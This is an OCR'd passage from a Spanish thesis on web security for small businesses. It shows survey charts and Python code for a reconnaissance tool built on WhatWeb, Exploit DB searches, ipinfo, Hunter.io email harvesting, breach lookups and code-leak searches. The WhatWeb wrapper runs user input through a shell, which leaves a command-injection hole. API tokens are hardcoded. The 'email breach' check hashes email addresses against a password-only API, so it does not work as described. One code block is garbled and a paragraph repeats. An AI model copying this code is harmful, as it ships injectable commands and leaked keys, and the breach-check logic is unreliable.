


Figura 5: Diagrama de barra sobre experiencia en desarrollo.

Con base en la encuesta, procedemos a observar qué medidas de seguridad tienen implementadas estas empresas en su organización.




Figura 6: Diagrama de barra sobre buenas prácticas.

Como se puede ver en la imagen anterior, las medidas de seguridad que implementan estas empresas incluyen el control de acceso y privilegios, el uso de autenticación y autorización adecuadas, y la encriptación de datos sensibles. Sin embargo, estas medidas no garantizan la prevención de que un *ciberdelincuente* pueda vulnerar estas plataformas, dado que existen diversas vulnerabilidades potenciales.

A continuación, procedemos a evaluar qué tipos de métodos utilizan estas empresas para la creación de sitios web.




Figura 7: Diagrama de barra sobre herramientas usadas.

Con base en la imagen anterior, se identificó que el 54,5% de las empresas utilizan métodos para agilizar la creación de ecommerce o páginas dinámicas. Sin embargo, si no se

implementan plugins y no se realizan actualizaciones adecuadas, esto puede llevar a fallos de seguridad como el robo de información, ataques de denegación de servicios, entre otros.

También se procede a realizar un estudio de las tecnologías que estas empresas utilizan para la creación de plataformas web, con el fin de identificar qué tipos de ataques pueden afectar a estas plataformas. Como se aprecia en la siguiente imagen, estas empresas utilizan JavaScript para sus desarrollos.




Figura 8: Diagrama de barra sobre lenguajes de programación.

Con base en el diagrama de torta que se muestra a continuación, el 81.8% de estas empresas no implementan un framework para sus desarrollos, lo cual las hace más vulnerables a ataques cibernéticos.




Figura 9: Diagrama de torta sobre framework o bibliotecas usadas.

Las medidas de seguridad más comunes para evitar ataques cibernéticos son el uso de contraseñas seguras y las copias de seguridad periódicas, implementadas por el 90.9% de las empresas.




Figura 10: Diagrama de barra sobre medidas de seguridad.

Fase 2: Desarrollo de la Plataforma de Prueba: Esta fase consistió en la creación e implementación de una plataforma web desarrollada en Python, diseñada para conectar con diversas APIs de ciberseguridad. La plataforma permite analizar los sitios web de las PYMES en busca de vulnerabilidades, fugas de información y otros fallos críticos de seguridad. Durante esta etapa, se integraron herramientas como WhatWeb y Exploit DB, y se realizaron pruebas de conectividad para garantizar el correcto funcionamiento de la plataforma en los entornos empresariales. Esta fase fue clave para garantizar que la plataforma cumpliera con los requerimientos técnicos necesarios para identificar amenazas.

Comencé a realizar esta investigación debido a que, por mi experiencia laboral, he identificado que las *PYMES*, debido a su rápido crecimiento, tienden a descuidar la seguridad

informática. Por este motivo, decidí crear una herramienta que automatice ataques comunes para que estas pequeñas empresas puedan alcanzar un nivel de seguridad más aceptable en el mercado.

Uno de los factores innovadores de esta herramienta es que, mediante una URL ingresada por el usuario, se extraen las tecnologías usadas por el sitio web y su dirección IP utilizando la herramienta *WhatWeb*, como se puede ver en la siguiente imagen.

```python
import subprocess
import requests
import re

def run_whatweb(url):
    # Ejecuta WhatWeb en el sitio web
    command = f"whatweb {url}"
    output = subprocess.check_output(command, shell=True, text=True)
    return output

def search_exploits(technologies):
    # Busca en la base de datos de Exploit DB
    vulnerabilities = []

    for tech in technologies:
        query = f"site:exploit-db.com {tech}"
        url = f"https://www.google.com/search?q={query}"
        headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.3'}
        response = requests.get(url, headers=headers)

        if response.status_code == 200:
            vulnerabilities.append(f"Vulnerabilities for technology '{tech}':\n")
            results = response.text.split('<div class="r"><a href="')[1:]

            for result in results:
                exploit_url = result.split('"')[0]
                vulnerabilities.append(exploit_url + "\n")

    return vulnerabilities
```

Figura 11: Integración de WhatWeb con Exploit DB para la Detección de Vulnerabilidades.

Como se puede ver en el código anterior, la función *run_whatweb* recibe una URL para ejecutar la herramienta en una línea de comando. Además, se utiliza *Exploit DB* para buscar fallos de seguridad de las tecnologias identificadas.

```python
def main():
    url = input("Ingrese la URL del sitio web: ")
    output_file = url.replace("https://", "").replace("http://", "") + ".txt"

    # Ejecuta WhatWeb y obtiene la información de las tecnologías
    whatweb_output = run_whatweb(url)

    # Escapa los caracteres especiales antes de almacenar el archivo
    cleaned_output = re.sub(r'\x1b\[([0-9]{1,2}(;[0-9]{1,2})?)?[m|K]', '', whatweb_output)

    # Extrae las direcciones IP mencionadas en el archivo
    ip_addresses = re.findall(r'IP\[(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})\]', cleaned_output)

    # Elimina las direcciones IP del texto
    cleaned_output = re.sub(r'IP\[\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}\]', '', cleaned_output)

    # Almacena la información en un archivo
    with open(output_file, "w") as file:
        file.write(cleaned_output)

    # Almacena las direcciones IP en el archivo "ip.txt"
    with open("ip.txt", "w") as ip_file:
        for ip in ip_addresses:
            ip_file.write(ip + "\n")

    # Extrae las tecnologías utilizadas
    technologies = []
    lines = cleaned_output.split("\n")
    for line in lines:
        if line.startswith("["):
            technology = line.split("[")[1].split("]")[0]
            technologies.append(technology)

    # Busca posibles vulnerabilidades en Exploit DB
    vulnerabilities = search_exploits(technologies)

    # Almacena las vulnerabilidades en el mismo archivo
    with open(output_file, "a") as file:
        file.write("\n\n")
        file.write("Search results from Exploit DB:\n")
        file.writelines(vulnerabilities)

    print(f"Análisis completado. Los resultados se han almacenado en el archivo '{output_file}'.")
```

Figura 12: Proceso de Extracción y Limpieza de Datos para Exploit DB.

Como se puede apreciar en la imagen anterior, la función main es la encargada de ejecutar las funciones anteriores. Esta función almacena la URL ingresada por el usuario, realiza una

limpieza del resultado mediante *cleaned_output*, y utiliza *ip_addresses* para obtener la IP para su posterior uso. Además, *cleaned_output* se encarga de eliminar la IP del resultado, almacenando únicamente las tecnologías para hacer uso de *Exploit DB*.


Con los resultados anteriores almacenados, se procede a investigar la *IP* obtenida para identificar la posible información que se puede obtener del objetivo ingresado, como se puede ver en la siguiente Figura.

```python
import requests
from ipinfo import getHandler

# Obtener IP pública
def get_public_ip():
    response = requests.get('https://ipinfo.io/json?token=8b6493ee2678f1')
    data = response.json()
    return data['ip']

# Obtener ubicación
def get_location(ip):
    handler = getHandler(access_token='8b6493ee2678f1')
    details = handler.getDetails(ip)
    location = f"{details.city}, {details.region}, {details.country}"
    return location

# Obtener ISP
def get_isp(ip):
    handler = getHandler(access_token='8b6493ee2678f1')
    details = handler.getDetails(ip)
    return details.org

# Guardar en archivos
def save_to_file(filename, content):
    with open(filename, 'w') as f:
        f.write(content)

if __name__ == "__main__":
    try:
        public_ip = get_public_ip()
        location = get_location(public_ip)
        isp = get_isp(public_ip)

        save_to_file('ipPublica.txt', public_ip)
        save_to_file('ubicacion.txt', location)
        save_to_file('isp.txt', isp)

        print("IP pública:", public_ip)
        print("Ubicación:", location)
        print("ISP:", isp)
    except Exception as e:
        print("Error:", e)
```

Figura 13: Uso de la API de ipinfo para Obtener y Almacenar Información de IP.

Como se puede ver en la imagen anterior, para obtener la dirección *IP* se usa la API de *ipinfo*, la cual permite obtener la *IP*, la ubicación y el *ISP*. Una vez obtenida esta información, se almacena en un archivo de texto plano para su uso posterior.

Además, se procede a validar si la empresa cuenta con información filtrada en la *deep web*, para que las organizaciones estén al tanto de cuán expuestas están.



```python
import requests

def get_breached_data(url):
    endpoint = f"https://api-v2.amibreached.com/darkweb/cyble-it/{url}"
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0",
        "Custom-User-Agent": "Custom User Agent 1",
        "Another-User-Agent": "Custom User Agent 2",
        "Additional-User-Agent": "Custom User Agent 3",
        "Yet-Another-User-Agent": "Custom User Agent 4"
    }

    try:
        response = requests.get(endpoint, headers=headers, timeout=10)
        response.raise_for_status()

        data = response.json()  # Almacenamos la respuesta JSON en la variable data

        # Obtenemos información especifica de la respuesta JSON
        count = data.get("data", {}).get("count")
        insights = data.get("data", {}).get("insights", {})
        last_searched = insights.get("lastSearched")

        # Guardamos solo la información especifica en el archivo deep.txt
        with open("deep.txt", "a") as file:
            file.write(f"Encontramos {count} registros/menciones relacionadas con su búsqueda en la Darkweb.\n")
            file.write(f"La última búsqueda realizada el día {last_searched}\n")

    except requests.Timeout:
        result = "La solicitud ha excedido el tiempo de espera. Inténtalo nuevamente más tarde.\n"
    except requests.RequestException as e:
        result = f"Error en la solicitud: {e}\n"

        # Guardamos el resultado del error en el archivo deep.txt
        with open("deep.txt", "a") as file:
            file.write(result)

def main():
    url = input("Ingresa la URL que deseas verificar en la base de datos de amibreached.com: ")
    get_breached_data(url)

if __name__ == "__main__":
    main()
```

Figura 14: Uso de OSINT con la API amibreached para Identificar Correos Filtrados.

Como se puede apreciar en la imagen anterior, para hacer la búsqueda de esta información se hace uso de la API *amibreached*. Esta técnica, conocida como *OSINT (Open Source Intelligence)*, permite obtener datos que luego se almacenan en un archivo de texto.


Por otro lado, se procede a hacer una búsqueda de correos electrónicos filtrados en internet de la organización, los cuales los *ciberdelincuentes* pueden usar para realizar ataques dirigidos. Esto ayuda a la organización a estar más atenta a la información que comparte en internet y a los sitios web en los que se registran.

```
""" """ "e3006c733f0b1cd64c0d75b5049e02e102b93291"  # Reemplaza con tu clave de API de Hunter.io
import requests
import json

API_KEY = "e3006c733f0b1cd64c0d75b5049e02e102b93291"  # Reemplaza con tu clave de API de Hunter.io

def get_emails_from_domain(domain):
    api_url = f"https://api.hunter.io/v2/domain-search?domain={domain}&api_key={API_KEY}"
    response = requests.get(api_url)

    if response.status_code == 200:
        data = response.json()
        emails = [result['value'] for result in data['data']['emails']]
        return emails
    else:
        return None

def save_emails_to_file(emails, filename):
    with open(filename, 'w') as file:
        for email in emails:
            file.write(email + '\n')

    print(f"Las direcciones de correo electrónico se han guardado en el archivo '{filename}'.")

def main():
    url = input("Ingresa la URL a consultar: ")
    emails = get_emails_from_domain(url)

    if emails is not None:
        save_emails_to_file(emails, 'correo.txt')
    else:
        print("No se pudo acceder a la API de Hunter.io.")

if __name__ == "__main__":
    main()
```

Figura 15: Identificación y Verificación de Correos Filtrados con la API de Hunter.

Como se puede ver en la imagen anterior, para el desarrollo del código se hace uso de la API de *Hunter*, la cual permite identificar los correos que están expuestos en internet de la organización.

Una vez obtenidos los correos electrónicos, se procede a realizar una búsqueda de estos para validar si las contraseñas han sido filtradas en internet.



```python
import requests
import hashlib

def check_email_breaches(email):
    email_hash = hashlib.sha1(email.encode('utf-8')).hexdigest().upper()
    prefix = email_hash[:5]

    url = f"https://api.pwnedpasswords.com/range/{prefix}"
    response = requests.get(url)

    if response.status_code == 200:
        suffixes = [line.split(':') for line in response.text.splitlines()]
        for suffix, count in suffixes:
            if email_hash[5:] == suffix:
                return int(count)
    else:
        print("Error al verificar las violaciones de seguridad.")
    return 0

# Leer los correos electrónicos desde el archivo
with open('../correo/correo.txt', 'r') as file:
    emails = file.read().splitlines()

# Verificar cada correo electrónico y almacenar los resultados en un diccionario
results = {}
for email in emails:
    breach_count = check_email_breaches(email)
    results[email] = breach_count

# Escribir los resultados en el archivo resultados_correo.txt
with open('resultados_correo.txt', 'w') as file:
    for email, count in results.items():
        file.write(f"Correo electrónico: {email}, Comprometido en: {count} sitios\n")

print("Verificación completa. Los resultados se han almacenado en resultados_correo.txt.")
```

Figura 16: Verificación de Correos y Búsqueda de Código Filtrado con la API de Pwned Passwords.

Como se aprecia en la imagen anterior, para verificar los correos electrónicos se utiliza la API de *Pwned Passwords*, la cual es una base de datos abierta de credenciales filtradas.

También se realiza una búsqueda de código filtrado en internet, ya que esta información puede ser muy relevante para un *ciberdelincuente*. Algunas organizaciones pueden publicar información confidencial en repositorios, como claves de acceso a servidores o credenciales de bases de datos, entre otros.

```python
def buscar_codigo_filtrado_github(query):
    resultados = []

    url = 'https://api.github.com/search/code'
    params = {'q': query}
    headers = {'Accept': 'application/vnd.github.v3+json'}

    response = requests.get(url, params=params, headers=headers)

    if response.status_code == 200:
        datos = response.json()
        items = datos['items']

        for item in items:
            nombre_repositorio = item['repository']['name']
            url_archivo = item['html_url']
            resultados.append((nombre_repositorio, url_archivo))

    return resultados
```

Figura 17: Validación de Código Filtrado en GitHub con la Función buscar_codigo_filtrado_github.

Como se puede apreciar en la imagen anterior, se utiliza la función buscar_codigo_filtrado_github, la cual se encarga de realizar la validación en GitHub para verificar si hay código filtrado en esta plataforma.

```python
def buscar_codigo_filtrado_gitlab(query):
    resultados = []

    url = 'https://gitlab.com/api/v4/search'
    params = {'scope': 'code', 'search': query}

    response = requests.get(url, params=params)

    if response.status_code == 200:
        datos = response.json()
        items = datos['results']

        for item in items:
            nombre_repositorio = item['repository']['name']
            url_archivo = item['web_url']
            resultados.append((nombre_repositorio, url_archivo))

    return resultados
```

Figura 18: Búsqueda de Código Filtrado en GitLab con la Función buscar_codigo_filtrado_gitlab.

Como se puede ver en la imagen anterior, se utiliza GitLab mediante la función buscar_codigo_filtrado_gitlab, la cual se encarga de buscar si hay código filtrado en esta plataforma.

Como se puede ver en la imagen anterior, se utiliza GitLab mediante la función buscar_codigo_filtrado_gitlab, la cual se encarga de buscar si hay código filtrado en esta plataforma.

```python
def buscar_codigo_filtrado_sourcegraph(query):
    resultados = []

    url = 'https://sourcegraph.com/api/search'
    params = {'q': query}

    response = requests.get(url, params=params)

    if response.status_code == 200:
        datos = response.json()
        items = datos['results']

        for item in items:
            lenguaje = item['language']
            nombre_repositorio = item['repository']['name']
            url_archivo = item['url']
            resultados.append((lenguaje, nombre_repositorio, url_archivo))

    return resultados
```

Figura 19: Búsqueda de Código Filtrado con Source Graph y Módulo de Fuzzing.

